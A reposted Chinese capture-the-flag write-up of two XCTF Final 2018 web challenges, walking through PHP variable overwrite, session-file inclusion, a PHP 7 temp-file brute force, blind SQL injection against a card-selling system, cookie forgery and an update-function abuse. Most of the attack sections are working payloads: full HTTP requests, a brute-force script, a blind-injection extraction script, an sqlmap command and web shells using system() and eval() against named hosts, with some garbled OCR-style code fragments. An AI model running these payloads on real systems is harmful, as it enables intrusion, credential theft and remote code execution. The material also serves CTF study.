# kss admin index.php,XCTF Final 2018 Web Writeup (Bestphp与PUBG详解)

转载

老子不想学习 于 2021-03-11 22:29:54 发布 374 收藏
文章标签： ksss admin index.php

WEB1——Bestphp

这道题提供index.php源码

index.php

```
highlight_file(__FILE__);

error_reporting(0);

ini_set('open_basedir', '/var/www/html:/tmp');

$file = 'function.php';

$func = isset($_GET['function'])?$_GET['function']:'filters';

call_user_func($func,$_GET);

include($file);

session_start();

$_SESSION['name'] = $_POST['name'];

if($_SESSION['name']=='admin'){

header('location:admin.php');

}

?>
```

解题思路一

变量覆盖，调用文件包含

从index.php可以看出 $_GET['function'] 和 $_SESSION['name'] = $_POST['name'] 可控

其中 call_user_func($func,$_GET); 回调函数可利用

而且 include($file); 调用了文件包含

所以，可以调用变量覆盖函数，覆盖掉 $file ，从而引入文件包含

payload:

http://10.99.99.16/?function=extract&file=php://filter/read=convert.base64-encode/resource=./function.php

一开始只是 highlight_file 给出index.php的源码，利用文件包含读到了admin.php和function.php的源码，不过对解题没啥卵用。

function.php

```
function filters($data){
foreach($data as $key=>$value){
if(preg_match('/eval|assert|exec|passthru|glob|system|popen/i',$value)){
die('Do not hack me!');
}
}
}
?>
```

admin.php

```
hello admin
if(empty($_SESSION['name'])){
session_start();
#echo 'hello ' + $_SESSION['name'];
}else{
die('you must login with admin');
}
?>
```

吐槽点：早上题目的环境是 php 7.2，extract函数是无法动态调用的，然后中午主办方偷偷改了环境为7.0，也不发公告说一声，浪费了很多时间。

调用session_start方法，修改session位置

从index.php可以看出 $_SESSION['name'] = $_POST['name'] ，session的值可控，session默认的保存位置

/var/lib/php/sess_PHPSESSID

/var/lib/php/sessions/sess_PHPSESSID

/var/lib/php5/sess_PHPSESSID

/var/lib/php5/sessions/sess_PHPSESSID

/tmp/sess_PHPSESSID

/tmp/sessions/sess_PHPSESSID

由于 ini_set('open_basedir', '/var/www/html:/tmp') ，我们包含不了 /var/lib/ 下的session

但是我在tmp下也找不到自己的session，所以这里的session应该是在 /var/lib/ 下

这里可以调用session_start函数，修改session的位置

本地的payload:

POST /xctf-bestphp/index.php?function=session_start&save_path=. HTTP/1.1

Host: 127.0.0.01

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Connection: close


Upgrade-Insecure-Requests: 1

Content-Length: 21

Cookie: PHPSESSID=lfc5uk0rv8ndmjfv86u9tv6fk2

Content-Type: application/x-www-form-urlencoded

name=<?php phpinfo();



这里直接把session写到了web根目录，并且内容可控

文件包含session，getshell

http://10.99.99.16/index.php?function=extract&file=./sess_lfc5uk0rv8ndmjfv86u9tv6fk2

比赛的payload

POST /index.php?function=session_start&save_path=/tmp HTTP/1.1

Host: 10.99.99.16

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:62.0) Gecko/20100101 Firefox/62.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Cookie: PHPSESSID=a9tvfth9lfqabt9us85t3b07s1

Upgrade-Insecure-Requests: 1

Content-Type: application/x-www-form-urlencoded

Content-Length: 41

name=<?php echo "aaa";system($_GET[x]);?>

GET /index.php?function=extract&file=/tmp/sess_a9tvfth9lfqabt9us85t3b07s1&x=cat+sdjbhudfhuahdjkasndjkasnbdfdf.php HTTP/1.1

Host: 10.99.99.16

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:62.0) Gecko/20100101 Firefox/62.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Cookie: PHPSESSID=a9tvfth9lfqabt9us85t3b07s1

Upgrade-Insecure-Requests: 1

解题思路二

php7.0的bug

是 php 7的一个小bug

include.php?file=php://filter/string.strip_tags/resource=/etc/passwd

string.strip_tags 可以导致php7在执行过程中奔溃

如果请求中同时存在一个文件上传的请求，这个文件就会被因为奔溃被保存在 /tmp/phpXXXXXX (XXXXXX是数字+字母的6位数)

这个文件是持续保存的，不用竞争，直接爆破，为了爆破成功可以多线程去上传文件，生成多个phpXXXXXX

burp多线程上传文件

POST /index.php?function=extract&file=php://filter/string.strip_tags/resource=function.php HTTP/1.1

Host: 10.99.99.16

Content-Length: 1701

Cache-Control: max-age=0

Origin: null

Upgrade-Insecure-Requests: 1

DNT: 1

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryeScXqSzdW2v22xyk

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7

Cookie: PHPSESSID=17qpuv1r8g19pm503593nddq10

Connection: close

------WebKitFormBoundaryeScXqSzdW2v22xyk

Content-Disposition: form-data; name="fileUpload"; filename="test.jpg"

Content-Type: image/jpeg

------WebKitFormBoundaryeScXqSzdW2v22xyk--

爆破脚本

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import string
charset = string.digits + string.letters
host = "10.99.99.16"
port = 80
base_url = "http://%s:%d" % (host, port)
def brute_force_tmp_files():
for i in charset:
for j in charset:
for k in charset:
for l in charset:
for m in charset:
for n in charset:
filename = i + j + k + l + m + n
url = "%s/index.php?function=extract&file=/tmp/php%s" % (
base_url, filename)
print url
try:
response = requests.get(url)
```

if 'wwwwwwwwwwwwww' in response.content:

print "[+] Include success!"

return True

except Exception as e:

print e

return False

def main():

brute_force_tmp_files()

if __name__ == "__main__":

main()

getshell

爆破成功后，得到成功文件包含的shell

http://10.99.99.16/index.php?function=extract&file=/tmp/phpXXXXX

WEB2——PUBG

环境还没关，复现记得修改下host 159.138.22.212 guaika.txmeili.com

这题在比赛的时候利用的漏洞链是：sql注入+cookie伪造+后台getshell

解题思路

sql注入

代码位于 kss_inc/payapi_return2.php

关键代码：

这里的post参数没有调用该框架的sql过滤器，只是进行简单的trim()处理

else if ( $_obfuscate_kYyPkY_PkJKVh4qGjJGlio4 == "e138" )

{

$_obfuscate_kpGPh4mNh46SkZONh4eLlJU = "";

$_obfuscate_k42NkY2RkoiNjJCKlZSKilg = trim( $_POST['SerialNo'] );

$_obfuscate_iJWMjliVi5OGjJOViY2Li48 = $_obfuscate_k42NkY2RkoiNjJCKlZSKilg;

$_obfuscate_iluQkYaUioqGll6ljluMil8 = trim( $_POST['Status'] );

$_obfuscate_jpGJk5SSkJOlk4iQiI_OhpU = trim( $_POST['Money'] );

$_obfuscate_lluQk5OGjpKVjY6UiI_QjJM = $_obfuscate_jpGJk5SSkJOlk4iQiI_OhpU;

$_obfuscate_ilmJjYmQjYyOjluVkluMjls = trim( $_POST['VerifyString'] );

VerifyString的计算规则

else if ( $_obfuscate_kYyPkY_PkJKVh4qGjJGlio4\u0000 == "e138" )

{

$_obfuscate_k4mJh5SPkY6Vh4qHjlaJh44\u0000 = TRUE;

if ( $_obfuscate_iImJjYmQjYyOjluVkluMjls\u0000 != strtolower( md5( "SerialNo=".$_obfuscate_k42NkY2RkoiNjJCKlZSKilg\u0000."&UserID=".$_obfuscate_jl2JlY_QkoeQj5OLjouLlYo\u0000[' ) ) )

{

$_obfuscate_k4mJh5SPkY6Vh4qHjlaJh44\u0000 = FALSE;

}

因为设置了AttachString=e138

所以 $_obfuscate_jl2JlY_QkoeQj5OLjouLlYo\u0000['e138set'] 值为1 所以VerifyString的值为

strtolower(md5('SerialNo=1&UserID=1&Money=100&Status=1&AttachString=e138&MerchantKey=1'))

即为ebd95c4233e8c02fe0854306afd71bee

但其实我们只要把参数都找到就ok了，因为不会先验证VerifyString，而是先验证SerialNo和Money参数

造成sql注入的代码如下：


$_obfuscate_lZGQj4iOj4mTlZGNjZGUj5E\u0000 = $_obfuscate_jlaUileSjZWKlIqLklqOioc\u0000->_obfuscate_iY6OkJCRkY2PjpCPk5CRkJA\u0000( "select * from kss_tb_order where ordernum='".$_obfuscate_iJWMjliVi5OGjJOViY2Li48\u0000."' );


payload:

注入点在SerialNo

SerialNo=0'or(0)#&UserID=1&Money=100&Status=1&AttachString=e138&MerchantKey=1&VerifyString=ebd95

SerialNo=1'or(1)#&UserID=1&Money=100&Status=1&AttachString=e138&MerchantKey=1&VerifyString=ebd95






尝试注入得到admin的密码

kss_inc/db_function.php 中可以看到登陆逻辑

```
if ( empty( $_obfuscate_IlqUIlaMj4aNjJCRkoeJlJE\x00 ) )

{

$_obfuscate_h5SQiYyTkY_PjYmRjZWPh4k\x00 = $_obfuscate_jlaUileSjZWKIlqLkIqOioc\x00->_obfuscate_iY6OkJCRkY2PjpCPk5CRkJA\x00( "select * from kss_tb_manager where id=1" );

if ( $_obfuscate_IlqUIlaMj4aNjJCRkoeJlJE\x00 != md5( $_obfuscate_h5SQiYyTkY_PjYmRjZWPh4k\x00['username'].$_obfuscate_h5SQiYyTkY_PjYmRjZWPh4k\x00['pass
) )

{

_obfuscate_kYyOhouLjo2Gh4eNj4iQIlg\x00( "你的原始身份效验失败！" );

}

$_obfuscate_Il6OiJSPjZWVi5GQhoiPjpU\x00['level'] = 9;

$_obfuscate_Il6OiJSPjZWVi5GQhoiPjpU\x00['powerlist'] = "admin";

}
```

表名是 kss_tb_manager，字段是username和password，id是1

注入脚本 aye.py

```
#! coding:utf-8

import requests

import sys

if sys.getdefaultencoding() != 'utf-8':

reload(sys)

sys.setdefaultencoding('utf-8')

def main():

url="http://guaika.txmeili.com:8888/kss_inc/payapi_return2.php"
```


```
chars = 'abcdefghijklmnopqrstuvwxyz_0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ=+-*/{\}?!:@#$%&()
[],. '

result=''

for i in range(1,1000):

i =str(i)

for j in chars:

j=ord(j)

#SerialNo=0'or(1)#&UserID=1&Money=100&Status=1&AttachString=e138&MerchantKey=1&VerifyString=ebd9

payload =
"""0'or(ascii(substr((select(concat(username,0x3a,password))from(kss_tb_manager)where(id=1)),%s,1))=%s)#"
(i,j)

data = {'SerialNo': payload,

'UserID' : 1,

'Money' : 100,

'Status' : 1,

'AttachString' : 'e138',

'MerchantKey' : 1,

'VerifyString' : 'ebd95c4233e8c02fe0854306afd71bee',

}

#print payload

do_whlie = True

while do_whlie:

try:

r=requests.post(url,data=data)

if r.status_code == 200:

do_whlie = False

except Exception as e:

print str(e)

#print r.text

if '订单金额不符' in r.text:

result += chr(j)
```

#print r.text

print result

if __name__ == "__main__":

main()





得到账号密码：

axing:8ccf03839a8c63a3a9de17fa5ac6a192

密码在somd5解密得到

axing147258

但是登陆不了。。。。赛后跟出题人交流才知道，他把管理员的密码和安全码最后一个字节改了，坑爹的是cmd5和somd5只是取了md5中间的16位进行相似匹配，允许误差


所以 数据库 92结尾的md5是反解不了的

这里也可以用sqlmap直接跑，就是要加上一些参数，不然跑不出来

sqlmap -r burp.txt -p SerialNo --dbms mysql --risk 3 --level 5 --string="订单金额不符" --technique B

POST /kss_inc/payapi_return2.php HTTP/1.1

Host: guaika.txmeili.com:8888

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1

Content-Type: application/x-www-form-urlencoded

Content-Length: 123

SerialNo=0&UserID=1&Money=100&Status=1&AttachString=e138&MerchantKey=1&VerifyString=ebd95c4233

cookie伪造

代码位于kss_inc/function.php

有setcookie_function(包含禁ip的逻辑)

function _obfuscate_jZKVlY6HkYmKklyRj4qSjlc( $_obfuscate_iYyTho_HlJCOh4yRj4ePj4k,
$_obfuscate_ipCJlJOSlJSQkYqNlYqKlIs )

{

setcookie( $_obfuscate_iYyTho_HlJCOh4yRj4ePj4k, $_obfuscate_ipCJlJOSlJSQkYqNlYqKlIs, 0, "/",
NULL, NULL, TRUE );

if ( BINDIP == 1 )

{

setcookie( $_obfuscate_iYyTho_HlJCOh4yRj4ePj4k."_ver", md5(
$_obfuscate_ipCJlJOSlJSQkYqNlYqKlIs.COOKKEY._obfuscate_jZKKjpCGkZSUj4aOilePlZI( ) ), 0, "/",
NULL, NULL, TRUE );

}

else

{

setcookie( $_obfuscate_iYyTho_HlJCOh4yRj4ePj4k."_ver", md5(
$_obfuscate_ipCJlJOSlJSQkYqNlYqKlIs.COOKKEY ), 0, "/", NULL, NULL, TRUE );

}

return $_obfuscate_ipCJlJOSlJSQkYqNlYqKlIs.COOKKEY;

}

位于kss_admin/index.php

调用了setcookie_function

```
_obfuscate_jZKVlY6HkYmKklyRj4qSjlc�( "kss_manager", $_obfuscate_i4qGi5WLhoqPkoyGkoiMhpU� );

$_obfuscate_jlaUileSjZWKIlqLklqOioc�->_obfuscate_kpSOj5KVio2Hj4uKj4_KjlY�( "update kss_tb_manager
set
`linecode`='".$_obfuscate_kl6PjYmLhpGMk4qGjZSHIlg�."',`lastlogintime`='"._obfuscate_jZGJkpOSkY_HiY2Hj`
)."',`lastloginip`=".$_obfuscate_kYmJjZOliZKJioqMkoaGiYk�." where
`id`=".$_obfuscate_kY_OlYeUIliVjo6Hio_MkpI�['id'], "notsync" );
```

```
$_obfuscate_i4mRjZCJlZCGk4_UioyHk4k�['logintype'] = 1;

_obfuscate_jYuKk4uOiYmSkpOTj5GUlZA�( $_obfuscate_i4mRjZCJlZCGk4_UioyHk4k� );

$_obfuscate_i4qGi5WLhoqPkoyGkoiMhpU� =
$_obfuscate_kY_OlYeUIliVjo6Hio_MkpI�['id']."|".$_obfuscate_h4eSk4uGiZCKhoyNkliTII8�."|".md5(
$_obfuscate_jZOliliJkJOGiY_KjoaGh4c� )."|".$_obfuscate_kl6PjYmLhpGMk4qGjZSHIlg�;

_obfuscate_jZKVlY6HkYmKklyRj4qSjlc�( "kss_manager", $_obfuscate_i4qGi5WLhoqPkoyGkoiMhpU� );
```

其实就是调用了

```
setcookie_function( "kss_manager",$id."|".$username."|".md5($password)."|".$linecode"
```

然后执行两句setcookie，得到kss_manager和kss_manager_ver两个cookie

```
setcookie( $_obfuscate_iYyTho_HlJCOh4yRj4ePj4k�, $_obfuscate_ipCJlJOSlJSQkYqNlYqKlls�, 0, "/",
NULL, NULL, TRUE );

setcookie( $_obfuscate_iYyTho_HlJCOh4yRj4ePj4k�."_ver", md5(
$_obfuscate_ipCJlJOSlJSQkYqNlYqKlls�.COOKKEY ), 0, "/", NULL, NULL, TRUE )
```

并且在 kss_inc/_config.php找到$COOKKEY的值 XlpCcfoe_y43

```
define( "COOKKEY", "XlpCcfoe_y43" );

define( "COOKKEY2", "MGHOu2m|oXDz" );
```

也在 kss_inc/db_function.php

找到了$linecode的值 efefefef

```
if ( $_obfuscate_ll6OiJSPjZWVi5GQhoiPjpU�['linecode'] != $_obfuscate_h4_NjYili46Lh5KHkoaKkZQ�[3] &&
"efefefef" != $_obfuscate_h4_NjYili46Lh5KHkoaKkZQ�[3] &&
$_obfuscate_ll6OiJSPjZWVi5GQhoiPjpU�['username'] != "test01" )

{

_obfuscate_kYyOhouLjo2Gh4eNj4iQIlg�( "您的帐号被挤下线，请重新登陆" );

}
```

所以最终的两个cookie的键值分别是

kss_manager

1,axing,8ccf03839a8c63a3a9de17fa5ac6a192,efefefef

kss_manager_ver

md5("1,axing,8ccf03839a8c63a3a9de17fa5ac6a192,efefefef"."XlpCcfoe_y43")


即为

md5("1,axing,8ccf03839a8c63a3a9de17fa5ac6a192,efefefefXlpCcfoe_y43")

即为

b05a94ffcb3da369a828235012990953

成功伪造cookie，访问 kss_admin/admin.php




浏览器替换cookie


后台getshell

代码位于 kss_admin/admin_update

这个网站的更新，是从远端主站拉取代码写入本地:

$_obfuscate_koiKkliPjl6UkYeRIlqNhoc\x{fffd} = _obfuscate_lY6Gk5KMkYmPjlyPhpCOlYc\x{fffd}( "http://api.hphu.com/import/".$_obfuscate_koaSiYqGjlqMiZSLk4uGiZU\x{fffd}.".php?phpver=".PHP_VERSION."&webid=".WEBID."&rid=".time( ), 300 );

我们跟入 _obfuscate_lY6Gk5KMkYmPjlyPhpCOlYc\x{fffd} 函数

位于第20行，函数中有curl相关的操作

curl_setopt( $_obfuscate_joiNh4alhouViZGQho_Jil4\x{fffd}, CURLOPT_HEADERFUNCTION, "read_header" );

curl_setopt( $_obfuscate_joiNh4alhouViZGQho_Jil4\x{fffd}, CURLOPT_WRITEFUNCTION, "read_body" );

看下read_body函数

function read_body( $_obfuscate_joiNh4alhouViZGQho_Jil4\x{fffd}, $_obfuscate_jJWMiJWJjoylkYmLjY6VipM\x{fffd} )

```
{
global $_obfuscate_ko6MhoiQkJKRlYeVio_JjYo;
global $_obfuscate_j4eNjZOQlluKhoqMj4mOjYs;
global $_obfuscate_koaSiYqGjlqMiZSLk4uGiZU;
if ( $_obfuscate_ko6MhoiQkJKRlYeVio_JjYo == 0 && substr( $_obfuscate_jJWMiJWJjoylkYmLjY6VipM, 0, 2 ) == ''
{
$_obfuscate_j4eNjZOQlluKhoqMj4mOjYs = 0;
}
$_obfuscate_ko6MhoiQkJKRlYeVio_JjYo += strlen( $_obfuscate_jJWMiJWJjoylkYmLjY6VipM );
file_put_contents( KSSROOTDIR."kss_tool".DIRECTORY_SEPARATOR."_webup.php", $_obfuscate_jJWMiJWJjoylkYmLjY6VipM, FILE_APPEND );
echo "";
echo "\r\n";
ob_flush( );
flush( );
return strlen( $_obfuscate_jJWMiJWJjoylkYmLjY6VipM );
}
```

其中read_body函数会将curl到的内容写到 kss_tool/_webup.php


```
file_put_contents( KSSROOTDIR."kss_tool".DIRECTORY_SEPARATOR."_webup.php", $_obfuscate_jJWMiJWJjoylkYmLjY6VipM, FILE_APPEND );
```

这里我们可以利用代码中的sql过滤器，去触发某个页面的sql报错，从而将php代码回显，从而将恶意代码写入kss_tool/_webup.php，构造webshell

例子：

构造sql报错并回显


http://api.hphu.com/test/kss_admin/index.php?action=aye666%27




构造更新路径


将报错的页面内容写入 kss_tool/_webup.php

http://guaika.txmeili.com:8888/kss_admin/admin_update.php?pakname=../test/kss_admin/index.php?action=aye666%27





触发phpinfo

http://guaika.txmeili.com:8888/kss_admin/admin_update.php?pakname=../test/kss_admin/index.php?action='<?php %2520phpinfo();?>




写shell

http://guaika.txmeili.com:8888/kss_admin/admin_update.php?pakname=../test/kss_admin/index.php?action='<?php %2520eval($_POST[aye]);echo%2520"aye666"?>


guaika.txmeili.com
C:\
159.138.22.212
目录(16),文件(2)
名称
时间
C:
$Recycle.Bin
CloudResetPwdAgent
CloudResetPwdUpdateAgent
Documents and Settings
dsaoijgosdgmfdohdmgsomfa
inetpub
PerfLogs
phpStudy4IIS
Program Files
Program Files (x86)
ProgramData
Recovery
System Volume Information
Users
Windows
WWW
dsaodjasovdsjgsmaohsormsdmsama.txt
pagefile.sys

getflag


guaika.txmeili.com
guaika.txmeili.com
载入
C:\dsaodjasovdsjgsmaohsormsdmsama.txt
flag{@_n1ce_s1ng@pOr3_tr1p_:)}